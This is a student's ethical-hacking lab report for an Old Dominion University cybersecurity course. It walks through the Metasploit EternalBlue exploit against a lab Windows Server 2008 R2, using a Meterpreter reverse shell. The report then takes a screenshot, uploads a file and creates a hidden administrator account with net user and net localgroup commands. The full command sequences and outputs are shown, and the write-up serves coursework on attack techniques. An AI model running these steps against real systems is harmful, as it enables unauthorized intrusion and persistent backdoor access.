

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

Justin Prosser


00772862

TASK A

1. Using the search we made last week I was able to find 5 critical vulnerabilities in the win 2008 server



2. One of the vulnerabilities involves exploiting the RDP connection that we will use later in this assignment. This exploit sends specific requests to trigger arbitrary code thus allowing access



TASK B

1. Using windows/smb/MS17_010_eternalblue I set the payload to windows/x64/meterpreter/reverse_tcp. I then set the rhosts to 192.168.10.11, lhost to 192.168.217.3, and lport to 30123. (in the screenshot I messed up the lhost but I fixed it before running the exploit)


```
root@CS2APenTest: ~  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lport 30123  
lport => 30123  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.11  
rhosts => 192.168.10.11  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhosts 192.168.217.3  
lhosts => 192.168.217.3  
msf5 exploit(windows/smb/ms17_010_eternalblue) > options  
Module options (exploit/windows/smb/ms17_010_eternalblue):  
-----  
Name          Current Setting  Required  Description  
-----  
RHOSTS        192.168.10.11   yes       The target address range or CIDR identifier  
RPORT         445              yes       The target port (TCP)  
SMBDomain     -                no        (Optional) The Windows domain to use for authentication  
SMBPass       -                no        (Optional) The password for the specified username  
SMBUser       -                no        (Optional) The username to authenticate as  
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.  
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.  
Payload options (windows/x64/meterpreter/reverse_tcp):  
-----  
Name          Current Setting  Required  Description  
-----  
EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST         192.168.217.3   yes       The listen address (an interface may be specified)  
LPORT         30123           yes       The listen port  
Exploit target:  
-----  
Id  Name  
--  --  
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

2. Once I got the exploit up and running, I backgrounded the process so I could see my sessions


```
root@CS2APenTest: ~  
[*] 192.168.10.11:445 - Sending egg to corrupted connection.  
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[*] 192.168.10.11:445 - =====  
[*] 192.168.10.11:445 - =====FAIL=====  
[*] 192.168.10.11:445 - =====  
[*] 192.168.10.11:445 - Connecting to target for exploitation.  
[*] 192.168.10.11:445 - Connection established for exploitation.  
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)  
[*] 192.168.10.11:445 - 0x00000000 57 60 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2  
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 52 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30  
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.  
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet  
[*] 192.168.10.11:445 - Starting non-paged pool grooming  
[*] 192.168.10.11:445 - Sending SMBv2 buffers  
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[*] 192.168.10.11:445 - Receiving response from exploit packet  
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!  
[*] 192.168.10.11:445 - Sending egg to corrupted connection.  
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[*] Sending stage (206403 bytes) to 192.168.217.2  
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:17003) at 2022-11-05 18:16:16 -0400  
[*] 192.168.10.11:445 - =====  
[*] 192.168.10.11:445 - =====WIN=====  
[*] 192.168.10.11:445 - =====  
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions  
Active sessions  
-----  
Id  Name  Type           Information                                     Connection  
--  --  
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ W2008R2 192.168.217.3:30123 -> 192.168.217.2:17003 (192.168.10.11)  
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

TASK C


1. Using the screenshot command, I was able to grab this screenshot



2. In another tab I created the iMadeit-jpros004.txt file



3. Back in the main window I uploaded the iMadeit-jpros004.txt file and verified that It was on the victims computer and I could open it




The screenshot shows a Kali Linux terminal window titled "Attacker Kali - External Workstation on CY301-JPROS004". The terminal is running a Meterpreter session on a remote host "root@CS2APenTest: ~". The session shows a directory listing of files on the remote host, including various DLLs and executables. The user then attempts to upload a file "iMadeit-jpros004.txt" using the "upload" command. The upload is successful, and the user verifies the file's presence using the "ls" command. The terminal output shows the file "iMadeit-jpros004.txt" is now on the remote host.

```
root@CS2APenTest: ~
100666/rw-rw-rw- 605808 fil 2009-07-13 20:35:31 -0400 wuapi.dll
100777/rwxrwxrwx 36864 fil 2009-07-13 20:34:58 -0400 wuapp.exe
100777/rwxrwxrwx 51200 fil 2009-07-13 20:34:49 -0400 wuauclt.exe
100666/rw-rw-rw- 2418176 fil 2009-07-13 20:36:36 -0400 wuaueng.dll
100666/rw-rw-rw- 2621952 fil 2009-07-13 20:35:33 -0400 wucltux.dll
100666/rw-rw-rw- 98304 fil 2009-07-13 20:34:49 -0400 wudriver.dll
100666/rw-rw-rw- 32768 fil 2009-07-13 20:34:41 -0400 wups.dll
100666/rw-rw-rw- 37376 fil 2009-07-13 20:34:39 -0400 wups2.dll
100777/rwxrwxrwx 307200 fil 2009-07-13 19:35:24 -0400 wusa.exe
100666/rw-rw-rw- 178688 fil 2009-07-13 20:35:02 -0400 wuwebv.dll
100666/rw-rw-rw- 594432 fil 2009-07-13 19:31:56 -0400 wvc.dll
100666/rw-rw-rw- 15872 fil 2009-07-13 20:12:17 -0400 wwaninst.dll
100777/rwxrwxrwx 43008 fil 2009-07-13 19:25:32 -0400 xcopy.exe
100666/rw-rw-rw- 67072 fil 2009-07-13 20:29:58 -0400 xmlfilter.dll
100666/rw-rw-rw- 199680 fil 2009-07-13 20:41:27 -0400 xmlite.dll
100666/rw-rw-rw- 22016 fil 2009-07-13 20:08:30 -0400 xmlprov.dll
100666/rw-rw-rw- 59392 fil 2009-07-13 19:59:26 -0400 xolehlp.dll
100666/rw-rw-rw- 3008000 fil 2009-07-13 20:45:40 -0400 xpsservices.dll
100666/rw-rw-rw- 1576448 fil 2009-07-13 20:42:07 -0400 xpssvcs.dll
100666/rw-rw-rw- 4041 fil 2009-06-10 17:03:31 -0400 xwizard.dtd
100777/rwxrwxrwx 42496 fil 2009-07-13 20:06:58 -0400 xwizard.exe
100666/rw-rw-rw- 432640 fil 2009-07-13 20:07:03 -0400 xizards.dll
100666/rw-rw-rw- 101888 fil 2009-07-13 20:06:54 -0400 xwreg.dll
100666/rw-rw-rw- 201216 fil 2009-07-13 20:06:57 -0400 xwtpdui.dll
100666/rw-rw-rw- 129536 fil 2009-07-13 20:06:56 -0400 xwtpw32.dll
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:14 -0400 zh-CN
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:14 -0400 zh-HK
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:14 -0400 zh-TW
100666/rw-rw-rw- 366080 fil 2009-07-13 19:56:15 -0400 zipfldr.dll

meterpreter > ls iMadeit.txt
[!] stdapi fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > upload iMadeit-jpros004.txt
[*] uploading : iMadeit-jpros004.txt -> iMadeit-jpros004.txt
[*] Uploaded 31.00 B of 31.00 B (100.0%): iMadeit-jpros004.txt -> iMadeit-jpros004.txt
[*] uploaded : iMadeit-jpros004.txt -> iMadeit-jpros004.txt
meterpreter > ls iMadeit-jpros004.txt
100666/rw-rw-rw- 31 fil 2022-11-05 19:25:55 -0400 iMadeit-jpros004.txt
meterpreter > cat iMadeit-jpros004.txt
This is Justin, I have you now
meterpreter >
```

4. I then used the Shell command to create jpros004 P@ssw0rd! (I added the password later)



The screenshot shows a Kali Linux terminal window titled "Attacker Kali - External Workstation on CY301-JPROS004". The terminal is running a Meterpreter session on a remote host "root@CS2APenTest: ~". The user enters the "shell" command to execute a Windows command prompt. The prompt shows the user "jpros004" has been created successfully. The user then enters the "net user jpros004 /add" command, which fails due to password policy requirements. The user then enters the "net user jpros004 /add" command again, which succeeds. The user then enters the "net localgroup Administrators jpros004 /add" command, which also succeeds. The terminal output shows the successful creation of the user and the addition to the Administrators group.

```
root@CS2APenTest: ~
This command can be used only on a Windows Domain Controller.
More help is available by typing NET HELPMSG 3515.

c:\windows\system32>exit
exit
meterpreter > shell
Process 636 created.
Channel 7 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32>net user jpros004 Jpros004 /add
net user jpros004 Jpros004 /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and
password history requirements.
More help is available by typing NET HELPMSG 2245.


c:\windows\system32>exit
exit
meterpreter > shell
Process 1484 created.
Channel 8 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32>net user jpros004 /add
net user jpros004 /add
The command completed successfully.

c:\windows\system32>net localgroup Administrators jpros004 /add
net localgroup Administrators jpros004 /add
The command completed successfully.

c:\windows\system32>exit
exit
meterpreter > background
```

5. Using `rdesktop -u jpros004 -p P@ssw0rd!` I then remoted into the server and from there I accessed the user folder, however, I did not find any sensitive information.



6. I also verified my text file was on the server

